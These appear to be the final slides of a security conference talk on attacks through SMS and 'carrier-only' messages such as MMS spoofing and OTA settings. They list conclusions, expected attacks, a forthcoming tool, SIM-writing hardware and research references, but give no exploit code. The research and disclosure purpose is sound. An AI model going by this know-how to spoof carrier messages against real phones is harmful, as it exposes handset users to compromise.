  - Due to agreement with carrier

iSEC PARTNERS

Obtaining TAFT

- **Updates: http://www.twitter.com/taftapp**

- **Email: taftapp@gmail.com**

- **Releasing via Cydia on 8/15**
  - We ran into a serious bug that causes erratic sending times ranging from 10 seconds to 10 minutes.
  - Testing a possible fix

iSEC
PARTNERS

Conclusions

iSEC
PARTNERS

Conclusions

- **Many "carrier-only" messages can be sent by attackers**
  - MMS Spoofing, OTA Settings, Voicemail are just the start of this vulnerability class

- **OS Vendor/Carrier/OEM interaction can cause insecurity**
  - "Absolutely never enable this settings" turns into remote code execution

RingZero
https://luis.ringzero.net

Future Thoughts

- **SMS easier and easier to attack**

- **Attacks we're likely to see soon:**
    - Lots more handset implementation flaws
    - Additional Provisioning / Administrative functionality
    - New attacks against "carrier only" messages

RingZero
https://luis.ringzero.net

iSEC
PARTNERS

Q&A

RingZero
https://luis.ringzero.net

Thank you!

luis@ringzero.net   zane@isecpartners.com

http://luis.ringzero.net   http://www.isecpartners.com

RingZero
https://luis.ringzero.net

iSEC PARTNERS

Want a copy of the presentation/tool?

- **Email iSEC at blackhat@isecpartners.com**

- **Instantly receive <u>all</u> iSEC presentations and tools**

RingZero
https://luis.ringzero.net

iSEC
PARTNERS

References

Tools

- ## PySIM aka PySimReader
  - Written by Todd Whiteman: http://simreader.sourceforge.net/
  - Originally designed as a simple tool to read and write phonebook and SMS entries from a SIM card
  - We've added the ability to use the tool to write arbitrary raw PDU strings to a SIM card for testing
  - Also added verbose debugging output so you can see the raw PDUs that are stored on the SIM
  - Our modified code available at: http://www.isecpartners.com/tools.html

iSEC
PARTNERS

Tools

- **SIM writer**
  - ACS ACR38t
  - USB, PC/SC compliant, supported by everything we tried it out on
  - ~$30 @ http://www.txsystems.com/acs.html

RingZero
https://luis.ringzero.net

iSEC PARTNERS

Further Information

- **SMS Information:**
  - http://www.3gpp.org/ftp/Specs/html-info/0340.htm
  - http://www.dreamfabric.com/sms/
  - http://www.developershome.com/sms/
  - http://www.activexperts.com/activsms/sms/
  - http://mobileforensics.files.wordpress.com/2007/06/understanding_sms.pdf

- **Prior Research:**
  - http://www.mulliner.org/pocketpc/feed/CollinMulliner_syscan07_pocketpcmms.pdf
  - http://www.cs.ucdavis.edu/~hchen/paper/securecomm06.pdf
  - http://www.blackhat.com/presentations/bh-europe-01/job-de-haas/bh-europe-01-dehaas.ppt

RingZero
https://luis.ringzero.net

iSEC PARTNERS